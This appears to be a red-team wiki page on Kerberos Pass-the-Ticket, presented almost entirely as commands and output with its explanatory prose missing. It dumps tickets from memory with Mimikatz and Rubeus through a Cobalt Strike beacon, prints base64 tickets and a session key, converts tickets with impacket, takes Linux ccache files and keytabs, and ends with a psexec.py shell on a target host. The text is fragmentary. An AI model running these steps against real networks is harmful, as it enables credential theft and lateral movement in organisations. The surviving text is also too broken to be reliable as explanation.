

Pass The Ticket

PTT

Windows Linux

kirbi

Mimikatz

rubeus

TGT

TGS

sekurlsa::tickets /export

kirbi

```
beacon> mimikatz sekurlsa::tickets /export
[*] Tasked beacon to run mimikatz's sekurlsa::tickets /export command
[+] host called home, sent: 750707 bytes
[+] received output:

Authentication Id : 0 ; 600564869 (00000000:23che485)
Session           : Interactive from 0
User Name         : serveradm
Domain            : WHITE-BIRD
Logon Server      : DC05
Logon Time        : 5/17/2023 12:18:59 AM
SID               : S-1-5-21-2387957962-993181570-3566323574-1604

* Username : serveradm
* Domain   : WHITE-BIRD.LOCAL
* Password : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
  Start/End/MaxRenew: 5/17/2023 10:03:59 AM ; 5/17/2023 8:03:59 PM ; 5/24/2023 12:18:59 AM
  Service Name (02) : krbtgt ; WHITE-BIRD.LOCAL ; @ WHITE-BIRD.LOCAL
  Target Name (02)  : krbtgt ; WHITE-BIRD.LOCAL ; @ WHITE-BIRD.LOCAL
  Client Name (01) : serveradm ; @ WHITE-BIRD.LOCAL ( WHITE-BIRD.LOCAL )
  Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
```

```
1kb fil 05/17/2023 13:34:51 [0;1036eef1]-2-0-40e10000-wanh@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb fil 05/17/2023 13:34:51 [0;1328df4a]-0-0-00a50000-Administrator@cifs-dc05.kirbi
1kb fil 05/17/2023 13:34:51 [0;1328df4a]-2-0-00e10000-Administrator@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb fil 05/17/2023 13:34:51 [0;13b4a7f5]-1-0-40a10000-serveradm@cifs-web02.white-bird.local.kirbi
1kb fil 05/17/2023 13:34:51 [0;13b57d0b]-1-0-40a10000-serveradm@cifs-web02.white-bird.local.kirbi
1kb fil 05/17/2023 13:34:51 [0;13b650c1]-1-0-40a10000-serveradm@cifs-web02.white-bird.local.kirbi
1kb fil 05/17/2023 13:34:51 [0;1523810c]-0-0-00250000-administrator@cifs-dc05.kirbi
1kb fil 05/17/2023 13:34:51 [0;1523810c]-2-0-e1000000-administrator@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb fil 05/17/2023 13:34:51 [0;19f21]-0-0-40a50000-sql_service@LDAP-dc05.white-bird.local.kirbi
1kb fil 05/17/2023 13:34:51 [0;19f21]-2-0-40e10000-sql_service@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb fil 05/17/2023 13:34:51 [0;23che485]-2-0-40e10000-serveradm@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb fil 05/17/2023 13:34:51 [0;2854b9]-0-0-40a50000-WEB02@cifs-dc01.prod.raven-med.local.kirbi
1kb fil 05/17/2023 13:34:51 [0;2854b9]-0-1-40a50000-WEB02@cifs-dc05.white-bird.local.kirbi
1kb fil 05/17/2023 13:34:51 [0;2854b9]-2-0-40a50000-WEB02@krbtgt-PROD.RAVEN-MED.LOCAL.kirbi
1kb fil 05/17/2023 13:34:51 [0;2854b9]-2-1-40a10000-WEB02@krbtgt-RAVEN-MED.LOCAL.kirbi
1kb fil 05/17/2023 13:34:51 [0;2854b9]-2-2-60a10000-WEB02@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb fil 05/17/2023 13:34:51 [0;2854b9]-2-3-40e10000-WEB02@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb fil 05/17/2023 13:34:51 [0;3e4]-0-0-40a50000-WEB02@cifs-dc05.white-bird.local.kirbi
1kb fil 05/17/2023 13:34:51 [0;3e4]-0-1-40a50000-WEB02@ldap-dc05.white-bird.local.kirbi
1kb fil 05/17/2023 13:34:51 [0;3e4]-0-2-40a50000-WEB02@GC-dc05.white-bird.local.kirbi
1kb fil 05/17/2023 13:34:51 [0;3e4]-2-0-60a10000-WEB02@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb fil 05/17/2023 13:34:51 [0;3e4]-2-1-40e10000-WEB02@krbtgt-WHITE-BIRD.LOCAL.kirbi
1kb fil 05/17/2023 13:34:51 [0;3e7]-0-0-40a50000-WEB02@cifs-dc05.white-bird.local.kirbi
1kb fil 05/17/2023 13:34:51 [0;3e7]-0-1-40a10000.kirbi
```

Rubeus.exe dump

```

beacon> execute-assembly /opt/red/rubeus.exe dump /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe dump /nowrap
[+] host called home, sent: 551491 bytes
[+] received output:

  S
  R
  U
  B
  E
  U
  S

v2.2.0

Action: Dump Kerberos Ticket Data (All Users)
[*] Current LUID      : 0x1523810c

[X] Error 1312 calling LsaCallAuthenticationPackage() for target "cifs/web02.white-bird.local" : A specified logon session does not exist. It may already have been terminated
[X] Error 1312 calling LsaCallAuthenticationPackage() for target "cifs/web02.white-bird.local" : A specified logon session does not exist. It may already have been terminated
[X] Error 1312 calling LsaCallAuthenticationPackage() for target "cifs/web02.white-bird.local" : A specified logon session does not exist. It may already have been terminated
UserName           : serveradm
Domain              : WHITE-BIRD
LogonId             : 0x23cbe485
UserSID            : S-1-5-21-2387957962-993181570-3566323574-1604
AuthenticationPackage : Kerberos
LogonType           : Interactive
LogonTime           : 5/17/2023 12:18:59 AM
LogonServer         : DC05
LogonServerDNSDomain : WHITE-BIRD.LOCAL
UserPrincipalName   : serveradm@white-bird.local

```

```

UserName           : wanh
Domain              : WHITE-BIRD
LogonId             : 0x13b4a7f5
UserSID            : S-1-5-21-2387957962-993181570-3566323574-1604
AuthenticationPackage : Kerberos
LogonType           : Network
LogonTime           : 5/16/2023 12:28:59 PM
LogonServer         :
LogonServerDNSDomain : WHITE-BIRD.LOCAL
UserPrincipalName   :

UserName           : wanh
Domain              : WHITE-BIRD
LogonId             : 0x1036eef1
UserSID            : S-1-5-21-2387957962-993181570-3566323574-1606
AuthenticationPackage : Kerberos
LogonType           : Interactive
LogonTime           : 5/16/2023 9:54:37 AM
LogonServer         : DC05
LogonServerDNSDomain : WHITE-BIRD.LOCAL
UserPrincipalName   : wanh@white-bird.local

ServiceName        : krbtgt/WHITE-BIRD.LOCAL
ServiceRealm       : WHITE-BIRD.LOCAL
UserName           : wanh
UserRealm          : WHITE-BIRD.LOCAL
StartTime          : 5/17/2023 5:24:37 AM
EndTime            : 5/17/2023 3:24:37 PM
RenewTill          : 5/23/2023 9:54:37 AM
Flags              : name canonicalize, pre_authent, initial, renewable, forwardable
KeyType            : aes256_cts_hmac_sha1
Base64(key)        : +0ZrCGNV3aPlGh91c406iUyxCJ6b5H+dYeRNAmah78=
Base64EncodedTicket :
doIFGjCCBRagAwIBBaEDAgEWooIEFzCCBBNhggQPmIIeC6ADAgEFoRiEbEFdISVRFLUJJUkQuTE9DQUYiJTAjoAMCAQKhHDAAGwZrcmJ0Z3QbEFdISVRFLUJJUkQuTE9DQUYiJggPHMIIDw6ADAgESoQMCAQKiggO1B

```


rubeus.exe triage /luid

```

rubeus.exe triage
rubeus.exe dump /luid:< ID> /nowrap

```

```
beacon> execute-assembly /opt/red/rubeus.exe triage
[*] Tasked beacon to run .NET program: rubeus.exe triage
[+] host called home, sent: 551479 bytes
[+] received output:
```




v2.2.0

Action: Triage Kerberos Tickets (All Users)

[*] Current LUID : 0x1523810c

LUID	UserName	Service	EndTime
0x23cbe485	serveradm @ WHITE-BIRD.LOCAL	krbtgt/WHITE-BIRD.LOCAL	5/17/2023 8:03:59 PM
0x13b4a7f5	serveradm @ WHITE-BIRD.LOCAL	cifs/web02.white-bird.local	5/16/2023 6:57:24 PM
0x1036eef1	wanh @ WHITE-BIRD.LOCAL	krbtgt/WHITE-BIRD.LOCAL	5/17/2023 3:24:37 PM
0x2854b9	WEB02\$ @ WHITE-BIRD.LOCAL	krbtgt/PROD.RAVEN-MED.LOCAL	5/17/2023 4:04:44 PM
0x2854b9	WEB02\$ @ WHITE-BIRD.LOCAL	cifs/dc05.white-bird.local	5/17/2023 4:04:44 PM
0x2854b9	WEB02\$ @ WHITE-BIRD.LOCAL	cifs/dc01.prod.raven-med.local	5/17/2023 4:04:44 PM
0x19f21	sql_service @ WHITE-BIRD.LOCAL	krbtgt/WHITE-BIRD.LOCAL	5/17/2023 5:47:40 PM
0x19f21	sql_service @ WHITE-BIRD.LOCAL	LDAP/dc05.white-bird.local/white-bird.local	5/17/2023 5:47:40 PM
0x3e4	web02\$ @ WHITE-BIRD.LOCAL	krbtgt/WHITE-BIRD.LOCAL	5/17/2023 10:48:03 PM
0x3e4	web02\$ @ WHITE-BIRD.LOCAL	GC/dc05.white-bird.local/white-bird.local	5/17/2023 10:48:03 PM
0x3e4	web02\$ @ WHITE-BIRD.LOCAL	ldap/dc05.white-bird.local/white-bird.local	5/17/2023 10:48:03 PM
0x3e4	web02\$ @ WHITE-BIRD.LOCAL	cifs/dc05.white-bird.local	5/17/2023 10:48:03 PM
0x13b650c1	serveradm @ WHITE-BIRD.LOCAL	cifs/web02.white-bird.local	5/16/2023 6:57:24 PM
0x13b57d0b	serveradm @ WHITE-BIRD.LOCAL	cifs/web02.white-bird.local	5/16/2023 6:57:24 PM
0x1328df4a	administrator @ WHITE-BIRD.LOCAL	krbtgt/WHITE-BIRD.LOCAL	5/17/2023 5:34:46 PM
0x1328df4a	administrator @ WHITE-BIRD.LOCAL	cifs/dc05	5/17/2023 5:34:46 PM
0x3e7	web02\$ @ WHITE-BIRD.LOCAL	krbtgt/RAVEN-MED.LOCAL	5/17/2023 6:43:10 PM
0x3e7	web02\$ @ WHITE-BIRD.LOCAL	cifs/dc05	5/17/2023 6:43:10 PM
0x3e7	web02\$ @ WHITE-BIRD.LOCAL	ldap/dc05.white-bird.local	5/17/2023 6:43:10 PM

```
beacon> execute-assembly /opt/red/rubeus.exe dump /luid:0x23cbe485 /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe dump /luid:0x23cbe485 /nowrap
[+] host called home, sent: 551525 bytes
[+] received output:
```



v2.2.0

Action: Dump Kerberos Ticket Data (All Users)

[*] Target LUID : 0x23cbe485
[*] Current LUID : 0x1523810c

```
UserName      : serveradm
Domain        : WHITE-BIRD
LogonId       : 0x23cbe485
UserSID       : S-1-5-21-2387957962-993181570-3566323574-1604
AuthenticationPackage : Kerberos
LogonType     : Interactive
LogonTime     : 5/17/2023 12:18:59 AM
LogonServer   : DC05
LogonServerDNSDomain : WHITE-BIRD.LOCAL
UserPrincipalName : serveradm@white-bird.local
```

kirbi Windows Powershell kirbi base64 > example.kirbi

```
[System.IO.File]::WriteAllBytes("< >", [System.Convert]::FromBase64String("< >"))
```

```

beacon> powershell [System.IO.File]::WriteAllBytes("C:\windows\tasks\example.kirbi", [System.Convert]::FromBase64String("doIFezCCBxegAwIBBaEDAgEw..."))
[*] Tasked beacon to run: [System.IO.File]::WriteAllBytes("C:\windows\tasks\example.kirbi", [System.Convert]::FromBase64String("doIFezCCBxegAwIB..."))
[+] host called home, sent: 5351 bytes
beacon> ls C:\windows\tasks
[*] Tasked beacon to list files in C:\windows\tasks
[+] host called home, sent: 34 bytes
[*] Listing: C:\windows\tasks\

```

Size	Type	Last Modified	Name
12kb	fil	05/17/2023 06:42:55	20230517064254_BloodHound.zip
1kb	fil	05/17/2023 13:40:59	example.kirbi

```

(root@kali) [~/Desktop]
# echo 'doIFRDCCBUCgAwIBBaEDAgEw...|base64 -d > serveradm.kirbi

```

ccache

```

Linux      L:/tmp      Credential Cache  ccache      krb5cc_xxx  krb5cc_1394201
TGT TGS    LinkKRB5CCNAME export KRB5CCNAME=<ccache >

```

```

dev01@dev01:~/Desktop$ ls -al /tmp | grep krb5
-rw----- 1 administrator domain users 195 May  8 13:16 krb5cc_518800500_CvZ74A
-rw----- 1 macro domain users 1263 Apr 13 20:38 krb5cc_518801602_voUqVk
-rw----- 1 serveradm domain users 1299 May 17 00:10 krb5cc_518801604_kOHP0n

```

```

(root@kali) [~/Desktop]
# export KRB5CCNAME=serveradm.ccache

(root@kali) [~/Desktop]
# klist
Ticket cache: FILE:serveradm.ccache
Default principal: serveradm@WHITE-BIRD.LOCAL

Valid starting Expires Service principal
05/17/2023 12:26:48 05/17/2023 22:26:48 krbtgt/white-bird.local@WHITE-BIRD.LOCAL
renew until 05/24/2023 12:26:48

```

Impact: ticketConverter ccache kirbi

```
(root@kali)-[~/Desktop]
└─# python3 impacket/examples/ticketConverter.py serveradm.kirbi serveradm.ccache
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[*] converting kirbi to ccache ...
[+] done

(root@kali)-[~/Desktop]
└─# python3 impacket/examples/ticketConverter.py serveradm.ccache serveradm2.kirbi
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[*] converting ccache to kirbi ...
[+] done
```

```
(root@kali)-[~/Desktop]
└─# base64 serveradm2.kirbi -w 0
doIFRDCCBUCgAwIBBAEDAgEwoIEPDCBdhggQ0MIIEMKADAgEfoRIBEfDISVRFUJJKuTE9DQUYiJTAjoAMCAQKHDAAGwZrcmJ0Z3QbEHdoaxRLLWJpcmQubG9jYyYjggPsmIID6KADAgE
SoQMAQKiggPaBIID1sWHcGcRg6s7oQkBNFJ7Ffyj8EYScLMBWzATok8TOuqZavzNO/xvWtzF8Npj28P1XsW7FU02v80cpzqxqmm680LADQWetw/hYd/TFTmyKgu0iXF+m0NrvfQ0CQbfw40T1
vyN03srr9j4/Dk7+ALLLtbfMP+L+e+mA1APh/BfKLGgeg09FNG1+Cu94RRoW8RQKxpjc1XmF1cmjXNuncWIw4cAneZnWfYfKQL44oKQ/VBaeA39IM/ZT09IKu2NXmm5soqvrde7vbdvrjw03kc
D7wwfVT92x28C2RNQVwioDA+wLy8G35ZLka585Eeg71Vb08ku30rdTzLGseprjmpUcKABQmnoIEuw4uRdAro7gaA56vD6PnbIjMwaydM3gPbTjTniFuxHLEqezNDFK7QT6hRD/dJ5wh0wZ6QspZ
BDAFRYmeYH7Yh1XXzPsoFg06AuyhNEdy+jPMUJ7ReMK6sRGpBG50UHbzDb7+1EINUt40JL5rvvErpWzQ6AN8039jv+PH/dMSAhr2wiV6/6/VFF/DQ0J3MFUwf4wUoNB1fwj0rdudigTLDDQN4PT
PB7PAudUVEKAPwvZem+fEbT9Zk1rCtkT1Eiba4BLXvFh1Xo1w+IQ4i08PbzpdCfQvUvofJDWiAX09wZ6Fw0M4H0JccJveP2v0ztzZz7VVGwAu7xHXMRLh70CBCz2VH1Tq+1LNpZI6mVnHDS/CZnK
CD1oP6GRb9PDbYb76hXqOp45cnp57Cb3Fn1LodFXmhppyLZ3YRtDn7ZfR6UZDSvtSptU8TLo33bAPM1ICEroUvpUicRqyQ9j9G5s0Mo/l12f/FW3FfDCLyJUT1Tn4NH43WAGX8XhIJSrNgdIVsF
hnmuPGY86ZLQdecH6sx24tRs0IUw0p7rZ0b1vITu3Voj2QGu0qQcMsXyrniAyyHkFtVS/NVoggg2fPio2+e8D7v0F7TFkNhgHnBdaOsLBViuFcSFwf/6l5aKreBnnooBno0TIw5FG1cqmNTJAi
3wQa09LqbMUH7tNDPqkAyoReHmKHADcAkmoTVXos1xLAFqZD9Io1NBNUVlcG9d0cWqALwLNK9ZW24HqcwTI6PLV5mZjEdGdiyMiGDw8row8nkuno90tN71vrtj6V5tShAPchd/+AMqfRjfbbn2p
cMnw/N4ppi04uJAPTl7gNBg8yGDKgTrFDnXf11crrfFP5J5PRaU/0Cm3tqXJwuUap6wRCawKHoC50aI3cii8e8P9Bqin1EILZw0q2skEW2B6CNqThymckd2c7o/r0Z0QVxTd6LIIlBmHY19dG
UXJIOjgfmwgfCgAwIBAKKB6ASB5X2B4jCB36CB3DCB2TCB1qArMCmgAwIBEQE1BCDsX41Cw9VZ7WAnS1sTGCdk+oeyC9ir0/xU1SpV/t46fKESGxBXSELUrS1CSVJELkxPQ0FMohYwFKADAgEBo
Q0wCxsJc2VydMvYyYWRt0wDBQBAQAAPREYDzIwMjMwNTE3MTkyNjQ4wqYRGA8yMDIzMDUxODA1mJy00FqnERgmjAymzA1mJx0TI2NDhaqBIBEfDISVRFUJJKuTE9DQUYpJTAjoAMCAQKH
HDAAGwZrcmJ0Z3QbEHdoaxRLLWJpcmQubG9jYyWw=

(root@kali)-[~/Desktop]
└─# base64 serveradm.kirbi -w 0
doIFRDCCBUCgAwIBBAEDAgEwoIEPDCBdhggQ0MIIEMKADAgEfoRIBEfDISVRFUJJKuTE9DQUYiJTAjoAMCAQKHDAAGwZrcmJ0Z3QbEHdoaxRLLWJpcmQubG9jYyYjggPsmIID6KADAgE
SoQMAQKiggPaBIID1sWHcGcRg6s7oQkBNFJ7Ffyj8EYScLMBWzATok8TOuqZavzNO/xvWtzF8Npj28P1XsW7FU02v80cpzqxqmm680LADQWetw/hYd/TFTmyKgu0iXF+m0NrvfQ0CQbfw40T1
vyN03srr9j4/Dk7+ALLLtbfMP+L+e+mA1APh/BfKLGgeg09FNG1+Cu94RRoW8RQKxpjc1XmF1cmjXNuncWIw4cAneZnWfYfKQL44oKQ/VBaeA39IM/ZT09IKu2NXmm5soqvrde7vbdvrjw03kc
D7wwfVT92x28C2RNQVwioDA+wLy8G35ZLka585Eeg71Vb08ku30rdTzLGseprjmpUcKABQmnoIEuw4uRdAro7gaA56vD6PnbIjMwaydM3gPbTjTniFuxHLEqezNDFK7QT6hRD/dJ5wh0wZ6QspZ
BDAFRYmeYH7Yh1XXzPsoFg06AuyhNEdy+jPMUJ7ReMK6sRGpBG50UHbzDb7+1EINUt40JL5rvvErpWzQ6AN8039jv+PH/dMSAhr2wiV6/6/VFF/DQ0J3MFUwf4wUoNB1fwj0rdudigTLDDQN4PT
PB7PAudUVEKAPwvZem+fEbT9Zk1rCtkT1Eiba4BLXvFh1Xo1w+IQ4i08PbzpdCfQvUvofJDWiAX09wZ6Fw0M4H0JccJveP2v0ztzZz7VVGwAu7xHXMRLh70CBCz2VH1Tq+1LNpZI6mVnHDS/CZnK
CD1oP6GRb9PDbYb76hXqOp45cnp57Cb3Fn1LodFXmhppyLZ3YRtDn7ZfR6UZDSvtSptU8TLo33bAPM1ICEroUvpUicRqyQ9j9G5s0Mo/l12f/FW3FfDCLyJUT1Tn4NH43WAGX8XhIJSrNgdIVsF
hnmuPGY86ZLQdecH6sx24tRs0IUw0p7rZ0b1vITu3Voj2QGu0qQcMsXyrniAyyHkFtVS/NVoggg2fPio2+e8D7v0F7TFkNhgHnBdaOsLBViuFcSFwf/6l5aKreBnnooBno0TIw5FG1cqmNTJAi
3wQa09LqbMUH7tNDPqkAyoReHmKHADcAkmoTVXos1xLAFqZD9Io1NBNUVlcG9d0cWqALwLNK9ZW24HqcwTI6PLV5mZjEdGdiyMiGDw8row8nkuno90tN71vrtj6V5tShAPchd/+AMqfRjfbbn2p
cMnw/N4ppi04uJAPTl7gNBg8yGDKgTrFDnXf11crrfFP5J5PRaU/0Cm3tqXJwuUap6wRCawKHoC50aI3cii8e8P9Bqin1EILZw0q2skEW2B6CNqThymckd2c7o/r0Z0QVxTd6LIIlBmHY19dG
UXJIOjgfmwgfCgAwIBAKKB6ASB5X2B4jCB36CB3DCB2TCB1qArMCmgAwIBEQE1BCDsX41Cw9VZ7WAnS1sTGCdk+oeyC9ir0/xU1SpV/t46fKESGxBXSELUrS1CSVJELkxPQ0FMohYwFKADAgEBo
Q0wCxsJc2VydMvYyYWRt0wDBQBAQAAPREYDzIwMjMwNTE3MTkyNjQ4wqYRGA8yMDIzMDUxODA1mJy00FqnERgmjAymzA1mJx0TI2NDhaqBIBEfDISVRFUJJKuTE9DQUYpJTAjoAMCAQKH
HDAAGwZrcmJ0Z3QbEHdoaxRLLWJpcmQubG9jYyWw=
```

ccache root kinit ~~TGS~~no [SPN] TGS

keytab

keytab Kerberos NTLM ([https://github.com/\\$osdave/KeyTabExtract](https://github.com/$osdave/KeyTabExtract)) NTLM AES256
/etc/krb5.keytab keytab root

PTH Impacket keytab

image.png
image or type unknown

Windows

Windows Mimikatz Rubeus ~~kerberos_ticket_use~~ ~~CobaltStrike~~ ~~kerberos_ccache_use~~

CobaltStrike **make_token**

TGTWindows

TGT

white-bird\serveradm

web02

```
beacon> make_token white-bird\serveradm NotRealPass
[*] Tasked beacon to create a token for white-bird\serveradm
[+] host called home, sent: 50 bytes
[+] Impersonated PROD\alice
beacon> kerberos_ticket_use /root/Desktop/serveradm.kirbi
[*] Tasked beacon to apply ticket in /root/Desktop/serveradm.kirbi
[+] host called home, sent: 2914 bytes
beacon> ls \\web02.white-bird.local\c$
[*] Tasked beacon to list files in \\web02.white-bird.local\c$
[+] host called home, sent: 45 bytes
[*] Listing: \\web02.white-bird.local\c$\
```

Size	Type	Last Modified	Size	Name
----	-----	-----	----	----
	dir	04/12/2023 22:52:09		\$Recycle.Bin
	dir	01/22/2023 17:22:39		Documents and Settings
	dir	01/26/2023 16:18:07		inetpub
	dir	02/11/2023 20:36:28		Microsoft
	dir	09/15/2018 00:19:00		PerfLogs
	dir	04/13/2023 19:20:26		Program Files
	dir	04/13/2023 00:28:37		Program Files (x86)
	dir	05/08/2023 13:28:21		ProgramData
	dir	01/22/2023 17:22:44		Recovery
	dir	01/26/2023 16:39:05		SQL2022
	dir	01/22/2023 17:21:47		System Volume Information
	dir	05/16/2023 19:17:01		Users
	dir	05/16/2023 12:28:04		Windows
1gb	fil	05/08/2023 13:28:13		pagefile.sys

Linux

Linux

~~KRB5CCNAME~~ ccache

```
(root@kali)-[~/Desktop]
└─# export KRB5CCNAME=/root/Desktop/serveradm.ccache

(root@kali)-[~/Desktop]
└─# proxychains python3 impacket/examples/psexec.py white-bird.local/serveradm@web02.white-bird.local -no-pass -k
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... WHITE-BIRD.LOCAL:88 ... OK
[*] Requesting shares on web02.white-bird.local.....
[*] Found writable share ADMIN$
[*] Uploading file xB0zrxTb.exe
[*] Opening SVCManager on web02.white-bird.local.....
[*] Creating service pwoG on web02.white-bird.local.....
[*] Starting service pwoG.....
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... WHITE-BIRD.LOCAL:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... WHITE-BIRD.LOCAL:88 ... OK
[!] Press help for extra shell commands
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 172.16.1.52:445 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... WHITE-BIRD.LOCAL:88 ... OK
Microsoft Windows [Version 10.0.17763.737]
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C:\Windows\system32> █
```

Revision #5

Created 5 September 2022 03:08:28 by

Updated 28 December 2023 01:31:41 by